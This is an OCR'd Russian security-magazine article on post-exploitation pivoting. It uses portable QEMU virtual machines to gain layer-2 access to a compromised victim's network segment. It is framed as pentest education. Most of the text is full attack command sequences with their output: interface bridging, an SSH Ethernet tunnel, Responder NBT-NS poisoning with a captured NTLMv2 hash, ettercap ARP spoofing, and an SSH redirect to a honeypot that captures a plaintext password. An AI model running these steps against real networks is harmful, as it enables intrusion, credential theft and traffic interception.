
```
gw> vi /etc/ssh/sshd_config:
 PermitTunnel ethernet
gw> /usr/sbin/sshd
gw> modprobe tun
gw> modprobe bridge
attacker> sudo ssh root@vbox -o Tunnel=ethernet -w any:any
gw> brctl addbr br0; brctl addif br0 eth0; brctl addif br0 tap0;
ifconfig eth0 0 promisc; ifconfig br0 10.0.0.18 netmask 255.255.255.0
; route add -net default gw 10.0.0.1
gw> ifconfig tap0 up
attacker> dhclient tap0
```



```
~ » telnet 10.0.0.111                                          08.04.2024 16:42:50
Trying 10.0.0.111...
Connected to 10.0.0.111.
Escape character is '^]'.

(none) login: user
Password:
Welcome to Alpine!

(none):~$ su
Password:
/home/user # vi /etc/ssh/sshd_config
/home/user # /usr/sbin/sshd
/home/user # modprobe tun
/home/user # modprobe bridge
/home/user # ip r
default via 10.0.0.1 dev eth0
10.0.0.0/24 dev eth0 proto kernel scope link src 10.0.0.111
/home/user # brctl addbr br0; brctl addif br0 eth0; brctl addif br0 tap0; ifconfig eth0 0
promisc; ifconfig br0 10.0.0.111 netmask 255.255.255.0; route add -net default gw 10.0.0.1
/home/user # ip r
default via 10.0.0.1 dev br0
10.0.0.0/24 dev br0 proto kernel scope link src 10.0.0.111
/home/user # ifconfig tap0 up
```

Произнесение заклинаний на GW для получения L2-доступа в сетевой сегмент жертвы


По факту мы имеем дело с двойным сетевым мостом. Первый на хосте доставляет все пакеты в сетевой интерфейс виртуальной машины. Второй уже на стороне гостевой ОС — копирует пакеты в любой VPN-туннель, который мы создадим. А самый простой L2 VPN — это SSH.



```
~ » sudo ssh root@10.0.0.111 -o Tunnel=ethernet -w any:any          08.04.2024 16:41:56
```

Открываем с GW L2-туннель VPN


Как бы далеко от жертвы мы ни находились, это дает нам еще один внутренний IP-адрес прямо из ее подсети.



```
~ » sudo ifconfig tap5 10.0.0.137/24                                08.04.2024 16:47:00
-----------------------------------------------------------------------------------------
~ » sudo responder -I tap5 -r -d                                    08.04.2024 16:47:14
```

Телепортация в сетевой сегмент скомпрометированной машины

Попадание в сетевой сегмент расширяет перечень атак прикладного уровня уже сетевыми: ARP spoofing, mitm6, responder, coerce и так далее.



```
    Responder Machine Name     [WIN-J2ZTGCEJJUL]
    Responder Domain Name      [J5BV.LOCAL]
    Responder DCE-RPC Port     [46315]

[+] Listening for events...

[*] [NBT-NS] Poisoned answer sent to 10.0.0.15 for name FS.CORP.NET (service: File Se
rver)
[SMB] NTLMv2-SSP Client   : 10.0.0.15
[SMB] NTLMv2-SSP Username : win7vm32\admin
[SMB] NTLMv2-SSP Hash     : admin::win7vm32:db2ff8e3623bb4fb:F[redacted]
D8EAE08D:0101000000000000B5EEDAD489DA0157E582EFD5F7779C00000000002000800 4A0035004200
560001001E00570049004E002D004A0032005A005400470043004500 4A004A0055004C000400340057004
9004E002D004A0032005A00540047004300450 04A004A0055004C002E004A003500420056002E004C004F
00430041004C00030014004A003500420056002E004C004F00430041004C00050014004A0035004200560
02E004C004F00430041004C000700080000B5EEDAD489DA01060004000200000008003000300000000000
0000010000000[redacted]403190
A001000000000000000000000000000000000090020006300690066007300 2F00660073002E0063006F
00720070002E006E006500740000000000000000000000000000
[*] Skipping previously captured hash for win7vm32\admin
```

Атакующий удаленно развивает L2-атаки — например, NetBIOS spoofing

В данном случае это решение проблемы несостоятельности ОС Windows в вопросах L2-атак и перехвата трафика.

Испытываем GW.img на qemu-system в Linux (есть привилегии, есть эксфильтрация)

Если мы получили полные права на машине под управлением Linux — нам повезло. Скорее всего, нам хватит штатных возможностей ОС для проброса портов и туннелирования без всяких виртуалок. Но если это будет старая система, на которой не окажется нужных пакетов, мы столкнемся с проблемами.


Наша же задача как раз состоит в том, чтобы максимально оградить себя от необходимости администрирования скомпрометированных систем, абстрагировавшись от них портативной виртуальной машиной с ОС, где есть все необходимое.

На Linux с полными root-правами нам вновь поможет QEMU, только запускать его мы будем уже с созданием полноценного интерфейса L2 TAP:

```
./qemu-system-i386 -hda gw.qcow2 -m 64M -net nic,macaddr=00:11:22:33:
44:55 -net tap,script=no
```

QEMU создает в хостовой ОС TAP-интерфейс, связанный напрямую с Eth-интерфейсом гостевой ОС. И чтобы пакеты из сети скомпрометированной машины с ее Eth-интерфейса стали поступать через TAP-интерфейс внутрь GW-образа, нужно сбриджить эти сетевые интерфейсы:

```
brctl addbr br0; brctl addif br0 eth0; brctl addif br0 tap0;
ifconfig eth0 0 promisc; ifconfig br0 10.0.0.100 netmask 255.255.255.
0; route add -net default gw 10.0.0.1
```



```
[root@localhost qemu]# ./qemu-system-i386 -hda gw.qcow2 -m 64M -net nic,macaddr=
00:11:22:33:44:55 -net tap,script=no
```


```
[root@localhost ~]# ip r
default via 10.0.0.1 dev ens3
10.0.0.0/24 dev ens3  proto kernel  scope link  src 10.0.0.100
[root@localhost ~]#
[root@localhost ~]# brctl addbr br0; brctl addif br0 ens3; brctl addif br0 tap0;
ifconfig ens3 0 promisc; ifconfig br0 10.0.0.100 netmask 255.255.255.0; route ad
d -net default gw 10.0.0.1
[root@localhost ~]#
[root@localhost ~]# ip r
default via 10.0.0.1 dev br0
10.0.0.0/24 dev br0  proto kernel  scope link  src 10.0.0.100
[root@localhost ~]#
[root@localhost ~]# ifconfig tap0 up
[root@localhost ~]#
```

Инжект портативной виртуальной машины для кражи L2-доступа в сеть жертвы

И точно так же, как и в прошлый раз, внутри гостевой ОС мы создаем VPN-туннель через SSH. Продолжаем бриджить ее Eth-интерфейс с TAP-интерфейсом уже SSH-туннеля:

```
gw> /usr/sbin/sshd
gw> modprobe tun
gw> modprobe bridge
attacker> sudo ssh root@vbox -o Tunnel=ethernet -w any:any
gw> brctl addbr br0; brctl addif br0 eth0; brctl addif br0 tap0;
ifconfig eth0 0 promisc; ifconfig br0 10.0.0.18 netmask 255.255.255.0
; route add -net default gw 10.0.0.1
gw> ifconfig tap0 up
attacker> dhclient tap0
```


Результатом будет телепортация атакующего в сетевой сегмент жертвы через виртуальную машину.



```
~ » sudo ifconfig tap3 up                                           10.04.2024 01:04:38
-----------------------------------------------------------------------------------------
~ » sudo ifconfig tap3 10.0.0.137/24                                10.04.2024 01:04:51
-----------------------------------------------------------------------------------------
~ » sudo ettercap -i tap3 -T -q -o -M arp:remote /10.0.0.1// /10.0.0.70//
```

Полноценно (L2) заходим в сеть жертвы и начинаем там шалить — перехватывать трафик соседних машин

Ну и к примеру, последующая атака перехвата трафика позволяет нам узнать пароль SSH-подключения компа жертвы к соседним узлам.



```
~ » sudo iptables -t nat -A PREROUTING -i tap3 -p tcp --dport 22 -j REDIRECT --to-ports 22
-----------------------------------------------------------------------------------------
~ » cd /opt/ssh-honeypot                                            10.04.2024 01:24:11
-----------------------------------------------------------------------------------------
/opt/ssh-honeypot(master) » sudo bin/ssh-honeypot -r ssh-honeypot.rsa -p 22
[Wed Apr 10 01:24:17 2024] ssh-honeypot 0.1.0 by Daniel Roberson started on port 22. PID 87
998
[Wed Apr 10 01:25:43 2024] 10.0.0.70 root P@ssw0rd!1
```

Успешная L2-атака перехвата трафика на узлы сетевого сегмента

Вместо создания собственных from scratch образов размером в несколько десятков мегабайт мы всегда можем воспользоваться любым готовым образом. Ведь если в твоем распоряжении есть канал эксфильтрации, можно доставить на скомпрометированную ОС образ размером вплоть до нескольких гигабайт.

ЗАКЛЮЧЕНИЕ

Мы рассмотрели организацию пивотинга во всех возможных сценариях постэксплуатации с каналом эксфильтрации — на Windows и на Linux, при наличии прав и без таковых. Благодаря технологиям эмуляции и виртуализации эти сценарии кажутся очень похожими даже на разных ОС, абстрагируя нас от операционной системы на хосте и предоставляя единый интерфейс — один и тот же образ, одни и те же привычные pivoting-утилиты.

Виртуализация и эмуляция делают возможным универсальный pivoting-подход на все случаи жизни, покрывая любые ситуации, с которыми только можно столкнуться на практике. В следующей части мы поговорим о том, как выжить на атакуемой системе без канала эксфильтрации, когда пивотинг невозможен и атаки должны развиваться непосредственно с атакуемой системы.

ВИРТУАЛЬНАЯ МАГИЯ 2

Разбираем одну из самых популярных хакерских техник с самого начала

Если во время пентеста атакующий оказался в системе, на которой отсутствует канал для эксфильтрации, отчаиваться рано. На помощь придет магия эмуляции и виртуализации. Эти технологии позволяют не только выполнять пивотинг, но и активно развивать атаки, даже если дело поначалу казалось безнадежным.

s0i37
Lead cybersecurity analyst at USSC
@s0i37_channel
s0i37@ya.ru

После пробития периметра возможны разные варианты развития атак уже во внутренней сети. Скорее всего, реально нащупать канал передачи данных, через который можно предоставить себе удаленный сетевой доступ. Тем не менее бывают ситуации, когда между атакующим и жертвой нет подходящего канала передачи данных — эксфильтрации.

Дело в том, что далеко не все каналы эксфильтрации пригодны для проброса соединений и организации удаленного доступа. Например, внутренняя сеть компании отрезана от интернета, но на ее рабочие станции могут приходить электронные письма извне. В этом случае стандартные техники пивотинга неприменимы. Но возможность приема файлов сохраняется, а вместе с ней сохраняется и возможность развития атак.

Со сложностями, описанными в этой статье, ты, скорее всего, столкнешься при анализе защищенности удаленных рабочих мест: например, наткнувшись на какой-нибудь хитрый терминальный RDP-доступ или секьюрно настроенный SSH-шлюз. Как бы то ни было, даже если запивотиться невозможно, отчаиваться рано. Нам нужно идти дальше и развивать атаки непосредственно со скомпрометированной машины. Здесь нам на помощь вновь придет магия эмуляции и виртуализации.

INFO

Эта статья — продолжение публикации «Виртуальная магия. Используем эмуляцию и виртуализацию для пивотинга».

WARNING


Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуются по закону.

ОБРАЗ ATTACK.IMG (POST_3)

Это третий кейс постэксплуатации. У нас нет прав и нет канала эксфильтрации, пригодного для пивотинга. Атаки предстоит разворачивать непосредственно с атакуемой системы.

Поскольку развитие атак с административными привилегиями — это своего рода частный случай развития атак вообще, который всегда включает в себя атаки, выполняемые с уровня L3, мы сперва рассмотрим их. Такие атаки не будут требовать административных или root-привилегий.

Техника сетевого доступа с гостевой ОС в хостовую сеть на скомпрометированной машине та же самая, что в post_1, разница лишь в отсутствии туннелей и необходимости развивать атаку непосредственно изнутри образа гостевой ОС.



Развитие атак с уровня L3 — через непривилегированные TCP/UDP-сокеты NAT-режима

Мы можем не создавать образ с нуля, а воспользоваться любым готовым, тем же Kali Linux. Однако нужно иметь в виду, что сейчас мы рассматриваем ситуации, когда пригодных каналов эксфильтрации нет, а значит, доставка образа в несколько гигабайтов может вызвать нешуточные сложности. Мне как-то доводилось протаскивать инструментарий через вложения по электронной почте множеством кусочков по 5 Мбайт.

Поэтому будем стараться разумно использовать дисковое пространство и добиваться минимального размера финального образа. Ведь сборка минималистичного образа, лишенного всего ненужного, размером в пару-тройку сотен мегабайт может оказаться очень кстати.

Начинаем собирать образ файловой системы. Используем Alpine:

```
sudo docker pull i386/alpine:3.18
sudo docker run --name attack -it i386/alpine:3.18 /bin/sh
```

Как ранее с образом GW, мы отталкиваемся от начальной файловой системы объемом в 5 Мбайт. На минуточку, 10 Мбайт — это эмулятор, 5 Мбайт — образ Linux, а в 15 Мбайт у нас помещается готовая рабочая Linux-система, которую мы можем запускать где угодно, без установки и без прав! Неплохое начало...

Для лучшей обратной совместимости мы используем 32-битный образ, более переносимый (он работает в системах x64, но не наоборот). Этот образ менее популярен, и оттого установка некоторых пакетов с предкомпилированными файлами под x64 потребует уже перекомпилировать их в x32. Поэтому нам придется установить некоторые лишние пакеты. Если же ты решишь создать x64-образ, то установка многих пакетов будет проще и не потребует части зависимостей.

Теперь перейдем к наполнению образа теми утилитами, которые так или иначе могут понадобиться нам при развитии атак во внутренней сети. Тут все несколько субъективно, поэтому я продемонстрирую наполнение attack-образа хакерскими утилитами на все случаи жизни во внутренней сети по своему вкусу.

